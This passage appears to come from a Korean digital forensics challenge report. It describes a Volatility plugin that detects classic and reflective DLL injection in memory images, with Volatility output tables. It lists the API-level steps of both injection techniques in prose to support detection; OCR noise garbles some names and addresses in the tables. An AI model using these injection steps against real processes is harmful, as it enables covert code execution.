
```

2. Describe the main techniques used in plugin developed to detect malicious techniques. (150 points)

■ [DLL Injection : Suspicious Module & Unmapped DLL & Suspicious VAD]

① DLL Injection - 정의

Classic DLL Injection 은 정상 프로세스가 LoadLibrary 나 native LdrLoadDll API 를 사용하여 디스크에 저장된 DLL 을 불러오도록 강제하는 방법을 말한다. DLL 파일이 디스크 상에 존재하여 그 경로를 직접 호출하여 로딩하는 것이 특징이다.³ ⁴



[그림 16] DLL Injection 개요도

3 Michael Hale Ligh, Andrew Case, Jamie Levy, AAron Walters, Art of Memory Forensics(WILEY, 2014), p.251.

4 <https://attack.mitre.org/techniques/T1055/001/>

② DLL Injection - 작동 원리⁵

- 1) 프로세스 A 는 debug privilege(SE_DEBUG_PRIVILEGE)를 활성화하여 다른 프로세스의 메모리를 읽거나 수정할 수 있도록 한다.
- 2) 프로세스 A 는 OpenProcess API 를 호출하여 프로세스 B(타겟프로세스)의 핸들을 open 한다. 최소한 PROCESS_CREATE_THREAD, PROCESS_VM_OPERATION, and PROCESS_VM_WRITE 권한으로 호출한다.
- 3) 프로세스 A 는 VirtualAllocEx 로 프로세스 B 의 메모리에 공간을 할당한다. 보통 PAGE_READWRITE Protection 으로 할당한다.
- 4) 할당된 영역에 WriteProcessMemory 로 삽입할 DLL 경로를 입력한다..
- 5) 프로세스 A 는 CreateRemoteThread 를 호출하여 프로세스 B 에서 새로운 스레드를 생성하는데, 스레드는 LoadLibrary 를 호출한다. 이때 LoadLibrary 의 파라미터로 4)에서 기록한 DLL 의 경로를 전달한다..
- 6) 이로써 프로세스 B 는 타겟 DLL 을 실행하게 된다.
- 7) (additional) VirtualFree 로 DLL 경로가 입력된 메모리 영역을 해제한다.

③ DLL Injection - 메모리 상에서 탐지 기법

제시하는 탐지기법은 DLL Injection 시 두 가지 경우를 가정한다. (A)공격자가 DLL 경로를 입력한 메모리 영역을 VirtualFree 등으로 해제하지 않은 경우와 (B)해제한 경우로 분류한다. 기본적으로 LoadLibrary 로 DLL 을 로딩하면 로딩된 영역의 VAD 에 매핑된 DLL 의 경로가 기록된다⁶. 반대로, DLL 경로를 입력한 메모리 영역의 VAD 에는 파일 매핑 플래그가 설정되지 않는다는 뜻이 된다.

(A)의 경우 파일이 매핑되지 않은 VAD 영역에 대하여 문자열을 검색하여 DLL 관련 문자열을 찾는다. 발견된 DLL 경로를 나머지 VAD 영역의 매핑된 파일 목록에서 찾는다. 만약 일치하는 DLL 이 있으면 해당 DLL 은 인젝션 된 DLL 으로 볼 수 있다.

(B)의 경우는 메모리 영역이 해제됨으로써 VAD 영역도 남지 않게 되므로 위의 방법이 불가능해진다. 이 경우는 다음과 같은 알고리즘을 사용한다.

- 1) 먼저 PEB 의 _LDR_DATA_TABLE_ENTRY 와 VAD 에서 매핑된 파일 정보를 교차 검증한다. LoadLibrary 를 사용해서 DLL 을 로딩하면 PEB 의 _LDR_DATA_TABLE_ENTRY 가 생성되며, 모듈명이 기록된다. Vad 에도 매핑된 DLL 의 경로가 기록된다. 일부 악성코드는 PEB 의 _LDR_DATA_TABLE_ENTRY 엔트리의 더블링크드리스트 구조를 끊고(DKOM) 탐지를 회피하는 경우가 있다. 그러나 커널 영역의 구조체인 VAD 영역을 수정할 수는 없기 때문에⁷ VAD 에서 매핑된 파일 정보와 PEB 의 정보를 교차 검증하면 은닉을 시도한 DLL 를 탐지할 수 있고 해당 DLL 을 수상한 DLL 로 볼 수 있을 것이다.

5 Michael Hale Ligh, Andrew Case, Jamie Levy, AAron Walters, Art of Memory Forensics(WILEY, 2014), p.252

6 Dolan-Gavitt, Brendan. "The VAD tree: A process-eye view of physical memory." digital investigation 4 (2007): 62-64.

7 Dolan-Gavitt, Brendan. "The VAD tree: A process-eye view of physical memory." digital investigation 4 (2007): 62-64.

2) 은닉을 시도한 DLL 이 없을 경우

- 1) 모든 프로세스에 대하여 프로세스의 핸들을 조회하여 해당 스레드의 핸들을 가지고 있는 프로세스의 pid 와 pid 가 다르거나, 프로세스 실행시각 이후 로딩된 dll 이 존재하는 프로세스를 선별한다.
- 2) 선별한 프로세스에 로딩된 DLL 중 PEB-> _LDR_DATA_TABLE_ENTRY -> LoadReason 값이 DynamicLoad(0x4)이고 PEB-> _LDR_DATA_TABLE_ENTRY -> ObsoleteLoadCount 값이 0x6 인 DLL 을 선별한다.
- 3) 선별된 DLL 의 VAD 영역의 protection 에 execute 권한이 있거나⁸ vads 태그를 가지고 있는지 확인하고, 해당되면 NumberOfMappedViews 와 NumberOfUserReference 필드를 조회하여 값이 1인 DLL 을 선별한다.
- 4) 모두 해당되면 DLL 이 프로세스에 인젝션되었다고 판단한다.
- 5) 추가적으로 인젝터 프로세스의 핸들이 남아 있는 경우에만 1 번의 스레드와 프로세스 관계를 확인하는 것이 가능하다.

당연히 위 알고리즘은 메모리 영역이 해제되지 않은 (A)의 경우에도 적용할 수 있다.

④ DLL Injection - Volatility 를 활용한 탐지

vadinfo --dump 를 이용하여 매핑된 파일 없는 VAD 영역을 덤프한다. 덤프한 파일에 대하여 .dll 문자열을 검색하고 매칭되는 DLL 과 VAD 영역을 찾는다. 샘플에서는 pid 5184 프로세스의 0x28c1c9f0000-0x28c1c9f0fff 영역에서 MsgBoxOnProcessAttach.dll 문자열이 발견되었다.

```
heero@ubuntu:~/dump/unmapped$ strings pid.5184.vad.* | grep -n ".dll"
268:MsgBoxOnProcessAttach.dll
heero@ubuntu:~/dump/unmapped$ grep -ln ".dll"
^C
heero@ubuntu:~/dump/unmapped$ grep -ln ".dll" ./*
./pid.5184.vad.0x28c1c9f0000-0x28c1c9f0fff.dmp
heero@ubuntu:~/dump/unmapped$ strings pid.5184.vad.0x28c1c9f0000-0x28c1c9f0fff.dmp | grep -n ".dll"
1:MsgBoxOnProcessAttach.dll
```

[그림 17] VAD 덤프로부터 DLL 정보 추출

Vadinfo 실행 결과 MsgBoxOnProcessAttach.dll 가 매핑된 VAD 영역을 발견할 수 있어 실제로 DLL 이 로딩되었음을 알 수 있었다/

⁸ Michael Hale Ligh, Andrew Case, Jamie Levy, AAron Walters, Art of Memory Forensics(WILEY, 2014), p.203, 일반적으로 DLL 은 거의 PAGE_EXECUTE_WRITECOPY Protection 을 가지므로 거의 해당된다.

| | | | | | | | | | | | |
|------|-----------------|------------------|-------------------|-------------------|------|------------------------|----|---|-------------------------|--|----------|
| 5184 | TestProcess.exe | 0xd89cc9c7c7e00 | 0x282f1cc0000 | 0x282f1cc0000 | Vad5 | PAGE_READONLY | 1 | 1 | 0xffffffffc89cc2e0000 | N/A | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe2d80 | 0x7fffc7417309000 | 0x282f0000ffff | Vad | PAGE_READONLY | 0 | 0 | 0xffffffffc89cc2e1400 | Windows\Localization\Sorting\SortDefault.nls | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe2d80 | 0x7fffc741740000 | 0xfffff74effff | Vad | PAGE_READONLY | 0 | 0 | 0xffffffffc89cc2e1400 | N/A | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe2d80 | 0x7fffc80300000 | 0x7fffc8030000 | Vad | PAGE_EXECUTE_WRITECOPY | 8 | 0 | 0xffffffffc89cc9cf94e90 | \Windows\System32\KernelBase.dll | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe2d80 | 0x7fffc80300000 | 0x7fffc8030000 | Vad | PAGE_EXECUTE_WRITECOPY | 2 | 0 | 0xffffffffc89cc9be2d6e0 | \Users\sin90\Desktop\TestProcess.exe | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe2d80 | 0x7fffc80300000 | 0x7fffc8030000 | Vad | PAGE_READONLY | 0 | 0 | 0xffffffffc89cc2e2420 | N/A | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe2d80 | 0x7fffc9519518000 | 0x7fffc9519518000 | Vad | PAGE_READONLY | 0 | 0 | 0xffffffffc89cc2e2f80 | N/A | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9c841c10 | 0x7fffc7a260000 | 0x7fffc7a260000 | Vad | PAGE_EXECUTE_WRITECOPY | 2 | 0 | 0xffffffffc89ccbe2420 | \Users\sin90\Desktop\MsgBoxOnProcessAttach.dll | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9c8409f0 | 0x7fffc72cc0000 | 0x7fffc72cc0000 | Vad | PAGE_EXECUTE_WRITECOPY | 2 | 0 | 0xffffffffc89cc9be41c10 | \Windows\System32\TextShaping.dll | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe32c0 | 0x7fffc711e0000 | 0x7fffc711e0000 | Vad | PAGE_EXECUTE_WRITECOPY | 2 | 0 | 0xffffffffc89cc9be409f0 | \Windows\System32\vcrunrtme140.dll | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe3278 | 0x7fffc7002f0000 | 0x7fffc7002f0000 | Vad | PAGE_EXECUTE_WRITECOPY | 4 | 0 | 0xffffffffc89cc9be41c10 | \Windows\System32\ucrtbase.dll | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9c8422f0 | 0x7fffc7dd20000 | 0x7fffc7dd20000 | Vad | PAGE_EXECUTE_WRITECOPY | 5 | 0 | 0xffffffffc89cc9be32780 | \Windows\System32\uxtheme.dll | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9c843278 | 0x7fffc80250000 | 0x7fffc80250000 | Vad | PAGE_EXECUTE_WRITECOPY | 1 | 0 | 0xffffffffc89cc9be32780 | \Windows\System32\uxtheme.dll | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9c843290 | 0x7fffc80250000 | 0x7fffc80250000 | Vad | PAGE_EXECUTE_WRITECOPY | 10 | 0 | 0xffffffffc89cc9be32780 | \Windows\System32\uxtheme.dll | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe32c0 | 0x7fffc80250000 | 0x7fffc80250000 | Vad | PAGE_EXECUTE_WRITECOPY | 7 | 0 | 0xffffffffc89cc9be32780 | \Windows\System32\uxtheme.dll | Disabled |
| 5184 | TestProcess.exe | 0xd89cc9cbe32a00 | 0x7fffc80250000 | 0x7fffc80250000 | Vad | PAGE_EXECUTE_WRITECOPY | 9 | 0 | 0xffffffffc89ccbe32d3c0 | \Windows\System32\gdi32.dll | Disabled |

[그림 18] DLL 이 매핑된 것으로 추정되는 VAD 영역

아래는 ③-(B)-2) 챕터에서 서술한 알고리즘에 의한 기법 설명이다.

모든 프로세스에 대하여 프로세스의 핸들을 조회하여 해당 스레드의 핸들을 가지고 있는 프로세스의 pid와 pid 가 다르거나, 프로세스 실행시각 이후 로딩된 dll 이 존재하는 프로세스를 선별한다. 스레드의 핸들을 가지고 있는 프로세스의 pid 와 스레드 pid 가 다른 프로세스가 검출되었다.

| | | | | | | | | | | | |
|------|--------------|----------------|------|-----------------|------------|---|---|--|--|--|--|
| 6100 | Pljectra.exe | 0xdc89cc70bb70 | 0xa0 | EtwRegistration | 0x804 | | | | | | |
| 6100 | Pljectra.exe | 0xb50d69e1c620 | 0x4 | Key | 0x9 | MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION OPTIONS | | | | | |
| 6100 | Pljectra.exe | 0xdc89cc6429e0 | 0xb0 | WindowStation | 0x037f | WlnSta0 | | | | | |
| 6100 | Pljectra.exe | 0xdc89ca1db2c0 | 0xb4 | Desktop | 0xf01ff | Default | | | | | |
| 6100 | Pljectra.exe | 0xdc89cc6429e0 | 0xb8 | WindowStation | 0x037f | WlnSta0 | | | | | |
| 6100 | Pljectra.exe | 0xb50d69e1de90 | 0xbc | Key | 0x20019 | MACHINE | | | | | |
| 6100 | Pljectra.exe | 0xdc89cbf21000 | 0xc0 | Process | 0x102a | Pljectra.exe Pid 5184 | | | | | |
| 6100 | Pljectra.exe | 0xdc89cc787080 | 0xc8 | Thread | 0xffffffff | Tid: 6116 Pid: 5184 | Thread_state : Waiting thread_walt_reason : WtUserRequest thread_create_time 2021-07-28 03:51:27 thread_end_time 1600-11-16 20:55:40 thread_wln32startaddress : 0x7fffc80df04f0 | | | | |

[그림 19] Handles 를 이용한 Tid 와 Pid 정보 조회

해당 프로세스에 로딩된 DLL 의 PEB-> _LDR_DATA_TABLE_ENTRY -> LoadReason 값이

DynamicLoad(0x4)이고 PEB-> _LDR_DATA_TABLE_ENTRY -> ObsoleteLoadCount 값이 0x6 인 DLL 을 선별한다. MsgBoxOnProessAttach.dll 과 uxtheme.dll 이 선별되었다.

| |
|--|
| (volatility3_env) heero@ubuntu:~/DFC-2021-501\$ python vol.py -f /mnt/hgfs/#DFC2021/501\ -\ VolaVola/vmem_sample/dll_inject_pljectra_new.vmem windows.dfc --pid 5184 |
| Volatility 3 Framework 1.1.1 |
| Progress: 100.00 PDB scanning finished |
| PID ProcessName Detect Load Count |
| 0 (5184, 'TestProcess.exe', '0x7fffc70bb70', '0xa0', EtwRegistration, 0x804) |
| 0 (5184, 'TestProcess.exe', '0x7fffc82b50000', '0x4', Key, 0x9) |
| 0 (5184, 'TestProcess.exe', '0x7fffc80d00000', '0xbd000', KERNEL32.DLL, 140722470547664, 4, 65535) |
| 0 (5184, 'TestProcess.exe', '0x7fffc80740000', '0x2c9000', KERNELBASE.dll, 140722463639120, 0, 65535) |
| 0 (5184, 'TestProcess.exe', '0x7fffc82970000', '0x1a0000', USER32.dll, 140722499518256, 0, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc80650000', '0x22000', win32u.dll, 0, 0, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc81c70000', '0x2a0000', GD132.dll, 140722485807312, 0, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc80ab0000', '0x10b000', gdi32full.dll, 140722467372784, 0, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc80a10000', '0x9d000', msvcp_win.dll, 140722466608016, 0, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc802f0000', '0x100000', ucrtbase.dll, 140722459140368, 0, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc711e0000', '0x1b000', VCRUNTIME140.dll, 14072206342000, 0, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc81b90000', '0x30000', IMM32.dll, 140722484876496, 4, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc7a260000', '0x7000', MsgBoxOnProcessAttach.dll, 140722357801860, 4, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc72cc0000', '0xac000', TextShaping.dll, 14072234762784, 3, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc8110000', '0x9e000', msvcr.dll, 140722473826384, 0, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc7dd20000', '0x9e000', uxtheme.dll, 140722419567600, 4, 6) |
| 0 (5184, 'TestProcess.exe', '0x7fffc823e0000', '0x355000', combase.dll, 140722494581648, 0, 6) |

[그림 20] 선별된 DLL 의 VAD 상세 정보 조회

선별된 DLL 의 vad 영역에서 NumberOfMappedViews 와 NumberOfUserReference 필드를 조회하여 값이 1 인 DLL 을 선별한다. MsgBoxOnProessAttach.dll 이 선별되었다. 즉 uxtheme.dll 은 타 프로세스 등에서 여러 번 참조되었음을 알 수 있고 MsgBoxOnProessAttach.dll 은 한번만 참조된 것을 알 수 있다. 해당 dll 을 인젝션되었다고 판단한다.

```

[{"base_address": "0x7ffc7a260000",
 "map_path": "\\\Users\\\sin90\\\Desktop\\\MsgBoxOnProcessAttach.dll",
 "mapped_view": 1,
 "offset": "0xdc89cb841c10",
 "proc_id": 5184,
 "user_ref": 1},
 {"base_address": "0x7ffc72cc0000",
 "map_path": "\\\Windows\\\System32\\\TextShaping.dll",
 "mapped_view": 8,
 "offset": "0xdc89cb8409f0",
 "proc_id": 5184,
 "user_ref": 8},
 {"base_address": "0x7ffc711e0000",
 "map_path": "\\\Windows\\\System32\\\vcruntime140.dll",
 "mapped_view": 7,
 "offset": "0xdc89cbe32c80",
 "proc_id": 5184,
 "user_ref": 7},
 {"base_address": "0x7ffc802f0000",
 "map_path": "\\\Windows\\\System32\\\ucrtbase.dll",
 "mapped_view": 67,
 "offset": "0xdc89cbe32780",
 "proc_id": 5184,
 "user_ref": 68},
 {"base_address": "0x7ffc7dd20000",
 "map_path": "\\\Windows\\\System32\\\uxtheme.dll",
 "mapped_view": 21,
 "offset": "0xdc89cb8422f0",
 "proc_id": 5184,
 "user_ref": 21},

```

[그림 21] DLL 의 참조 정보 조회

| | | | | | | | | | | | |
|------|-----------------|----------------|-----------------|------------------|------|----------------|---|---|----------------------|-----|----------|
| S184 | TestProcess.exe | 0xdc89cbe321e0 | 0x28c1b050000 | 0x28c1b050fff | Vad | PAGE_READONLY | 0 | 0 | 0xfffffd89cbe32140 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cbf8dc30 | 0x28c1b230000 | 0x28c1b236fff | VadS | PAGE_READWRITE | 2 | 1 | 0xfffffd89cbf94620 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cbe32320 | 0x28c1b5e0000 | 0x28c1c9e0fff | Vad | PAGE_READONLY | 0 | 0 | 0xfffffd89cbe32dc0 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cbe32be0 | 0x28c1b450000 | 0x28c1b5d0fff | Vad | PAGE_READONLY | 0 | 0 | 0xfffffd89cbe32320 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cbe32460 | 0x28c1b440000 | 0x28c1b447fff | Vad | PAGE_READONLY | 0 | 0 | 0xfffffd89cbe32be0 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cb841990 | 0x28c1ca00000 | 0x28c1ca00fff | Vad | PAGE_READONLY | 0 | 0 | 0xfffffd89cbe32320 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cc7c44d0 | 0x28c1c9f0000 | 0x28c1c9f0fff | VadS | PAGE_READWRITE | 1 | 1 | 0xfffffd89cb841990 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cbf94690 | 0x7ffff747ff000 | 0x7ffff747ff0fff | VadS | PAGE_READONLY | 1 | 1 | 0xffffffff89cc7c4070 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cc7c4520 | 0x28c1fb50000 | 0x28c1fb5ffff | VadS | PAGE_READWRITE | 7 | 1 | 0xfffffd89cbf94690 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cb841cbc | 0x28c1ca20000 | 0x28c1caebffff | Vad | PAGE_READONLY | 0 | 0 | 0xfffffd89cb8413f0 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cc7c4340 | 0x28c1fb30000 | 0x28c1fb30fff | VadS | PAGE_READWRITE | 1 | 1 | 0xfffffd89cb8413f0 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cc7c42f0 | 0x28c1fb20000 | 0x28c1fb20fff | VadS | PAGE_READWRITE | 1 | 1 | 0xfffffd89cc7c4340 | N/A | Disabled |
| S184 | TestProcess.exe | 0xdc89cbf8dc30 | 0x28c1fb30000 | 0x28c1fb34ffff | Vad | PAGE_READONLY | 0 | 0 | 0xfffffd89cc7c4340 | N/A | Disabled |

[그림 22] DLLList 를 통해 파악한 DLL 로딩 시각

추가적으로 dllist 플러그인을 통해 dll 로딩시각을 알아낸다. Handles 플러그인과 EThread 구조체 파싱을 통해 스레드 생성시각을 알아낸 후 dll 로딩시각과 동일한 시각에 생성된 스레드를 선별한다. 샘플에서는 dll 이 로딩된 시각인 21. 07. 28. 03:51:27 에 생성된 스레드가 존재함을 확인하였고 인젝션되었음을 확인할 수 있다.

| | | | | | | | | | | | |
|------|---------------|-----------------|------|-----------------|-----------|--|--|--|--|--|--|
| 6100 | Pinjectra.exe | 0xdc89cc70bb70 | 0xa0 | EtwRegistration | 0x804 | | | | | | |
| 6100 | Pinjectra.exe | 0xb50d69e1c620 | 0xa4 | Key | 0x9 | MACHINE\SOFTWARE\MICROSOFT\WINDOWS NT\CURRENTVERSION\IMAGE FILE EXECUTION OPTIONS | | | | | |
| 6100 | Pinjectra.exe | 0xdc89cc6f429e0 | 0xb0 | WindowStation | 0x037f | WinSta0 | | | | | |
| 6100 | Pinjectra.exe | 0xdc89ca1db2c0 | 0xb4 | Desktop | 0x01ff | Default | | | | | |
| 6100 | Pinjectra.exe | 0xdc89cc6f429e0 | 0xb8 | WindowStation | 0x037f | WinSta0 | | | | | |
| 6100 | Pinjectra.exe | 0xb50d69e1de90 | 0xbc | Key | 0x20019 | MACHINE | | | | | |
| 6100 | Pinjectra.exe | 0xdc89cbf2088 | 0xc0 | Process | 0x102a | Pinjectra.exe Pid 5184 | | | | | |
| 6100 | Pinjectra.exe | 0xdc89cbf787080 | 0xc8 | Thread | 0xfffffff | Tid 6116 Pid 5184 thread_state : Waiting thread_wait_reason : WtUserRequest thread_create_time 2021-07-28 03:51:27 thread_end_time 1600-11-16 20:55:40 thread_wln32startaddress : 0x7ffc80df04f0 | | | | | |

[그림 23] Handles 를 통해 확인한 Thread 생성 시각

| PID | Process Base | Size | Name | Path | LoadTime | File output |
|------|-----------------|-----------------|---------------------------|---|-----------------------------|-------------|
| 5384 | TestProcess.exe | 0x7fff feac0000 | TestProcess.exe | C:\Users\sinh\Desktop\TestProcess.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x1f50000 | ntdll.dll | C:\Windows\System32\NTDLL.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc82050000 | KERNEL32.dll | C:\Windows\System32\KERNEL32.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80050000 | KERNELBASE.dll | C:\Windows\System32\KERNELBASE.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80740000 | USER32.dll | C:\Windows\System32\USER32.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc82700000 | OLEAUT32.dll | C:\Windows\System32\OLEAUT32.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80650000 | RPCRT4.dll | C:\Windows\System32\RPCRT4.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80050000 | GDI32.dll | C:\Windows\System32\GDI32.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80050000 | PDFL32FULL.dll | C:\Windows\System32\PDFL32FULL.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80050000 | NSVSCP_WIN.dll | C:\Windows\System32\NSVSCP_WIN.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80050000 | UCRTRBSE.dll | C:\Windows\System32\UCRTRBSE.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc711e0000 | VCRUNTIME140.dll | C:\Windows\SYSTEM32\VCRUNTIME140.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc81190000 | IMP32.dll | C:\Windows\System32\IMP32.dll | 2021-07-28 03:50:59.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc7a260000 | MspBoxOnProcessAttach.dll | C:\Users\sinh\Desktop\mspboxonprocessattach.dll | 2021-07-28 03:51:27.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80050000 | TextService.dll | C:\Windows\System32\TextService.dll | 2021-07-28 03:51:27.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80050000 | UIAutomation.dll | C:\Windows\System32\UIAutomation.dll | 2021-07-28 03:51:27.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc7d420000 | UXTHEME.dll | C:\Windows\System32\UXTHEME.dll | 2021-07-28 03:51:27.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc823e0000 | CONBASE.dll | C:\Windows\System32\CONBASE.dll | 2021-07-28 03:51:27.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80050000 | RPCRT4.dll | C:\Windows\System32\RPCRT4.dll | 2021-07-28 03:51:27.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc81170000 | MSCTF.dll | C:\Windows\System32\MSCTF.dll | 2021-07-28 03:51:27.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc80050000 | OLEAUT32.dll | C:\Windows\System32\OLEAUT32.dll | 2021-07-28 03:51:27.0000000 | Disabled |
| 5384 | TestProcess.exe | 0x7ffc819d0000 | SECHOST.dll | C:\Windows\System32\SECHOST.dll | 2021-07-28 03:51:27.0000000 | Disabled |

[그림 24] DLLList 실행 결과

위 샘플은 DKOM 이 적용되지 않은 샘플이나 DKOM 이 적용되었을 경우는 dlllist 와 vadinfo 상 mapped file 정보 교차 검증 (vol2 의 ldrmodules 와 유사)로직을 적용하면 탐지 가능하다.

■ [Reflective DLL Injection :

PAGE_EXECUTE_READWRITE && PE(DLL) signature&& API hash in thread region]

① Reflective DLL Injection - 정의

Reflective DLL Injection 은 정상 프로세스 안에 DLL 을 삽입하는 것은 동일하나, LoadLibrary API 등 Windows 로더를 사용하지 않고, DLL 데이터를 타겟 프로세스 메모리에 직접 삽입한 후 매핑하여 로드(실행)시키는 방법이다. DLL 파일이 디스크에 저장되어 있을 필요가 없으며 LoadLibrary 를 사용하지 않으므로 DLL 의 경로도 흔적이 남지 않는다.^{9 10 11}

② Reflective DLL Injection - 동작 원리¹²

- 1) OpenProcess 로 타겟 프로세스 핸들 획득
- 2) VirtualAllocEx(VirtualAlloc, HeapAlloc 등)으로 메모리 할당
- 3) 메모리 할당 시 PAGE_EXECUTE_READWRITE Protection 으로 할당
- 4) WriteProcessMemory 로 인젝션할 DLL 데이터 입력
- 5) 입력된 DLL 데이터에서 EAT(EXPORT ADDRESS TABLE) 구조 파싱하여 로더 함수(이하 ReflectiveLoader) 함수가 로딩된 주소 구함
- 6) CreateRemoteThread 로 ReflectiveLoader 함수 실행 <- 5)에서 구한 ReflectiveLoader 함수 Entry Point 주소를 Parameter 로 전달
- 7) ReflectiveLoader는 PEB 구조체를 이용하여 kernel32.dll, ntdll.dll 의 주소 알아내고 LoadLibrary, GetProcAddress, VirtualAlloc, NtFlushInstructionCache 등 필요한 API 의 주소를 구함

9 Michael Hale Ligh , Andrew Case, Jamie Levy, AAron Walters, Art of Memory Forensics(WILEY, 2014), p.257.

10 <https://attack.mitre.org/techniques/T1055/001/>

11 <https://www.elastic.co/kr/blog/hunting-memory>

12 <https://www.exploit-db.com/docs/english/13007-reflective-dll-injection.pdf>

